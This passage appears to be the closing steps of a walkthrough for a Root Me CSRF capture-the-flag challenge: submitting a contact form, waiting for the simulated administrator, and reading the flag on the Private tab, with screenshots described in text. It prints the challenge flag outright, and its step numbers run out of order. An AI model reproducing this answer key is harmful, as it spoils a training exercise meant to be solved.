
16) Click the **[Submit]** button

19. If successful, the message "Your message has been posted. The administrator will contact you later." will appear below.



The screenshot shows a web browser at the URL `challenge01.root-me.org/web-client/ch22/index.php?action=contact`. The page has a navigation bar with links: [Getting Started](#), [Parrot OS](#), [Hack The Box](#), [OSINT Services](#), [Vuln DB](#), [Privacy and Security](#), and [Learning](#). Below the navigation bar is the "Root Me" logo. The main content area has a header with links: [Contact](#), [Profile](#), [Private](#), and [Logout](#). The "Contact" section contains a form with a "Your email" input field and a "Comment" text area. A "Submit" button is at the bottom left of the form. To the right of the button, the text "17) If successful, a message will appear." is displayed. Below the form, a red underline highlights the message: "Your message has been posted. The administrator will contact you later."

20. Wait 3-5 minutes and the "Flag" will appear on the "Private" tab.



The screenshot shows the same web browser at the URL `challenge01.root-me.org/web-client/ch22/?action=private`. The navigation bar and "Root Me" logo are the same. The header links are [Contact](#), [Profile](#), [Private](#), and [Logout](#). The main content area displays the message "Good job dude, flag is" followed by the flag `Csrf_Fr33style-L3v3l1!` which is enclosed in a red rectangular box. Below this, the text "18) Collect the 'Flag'" is displayed.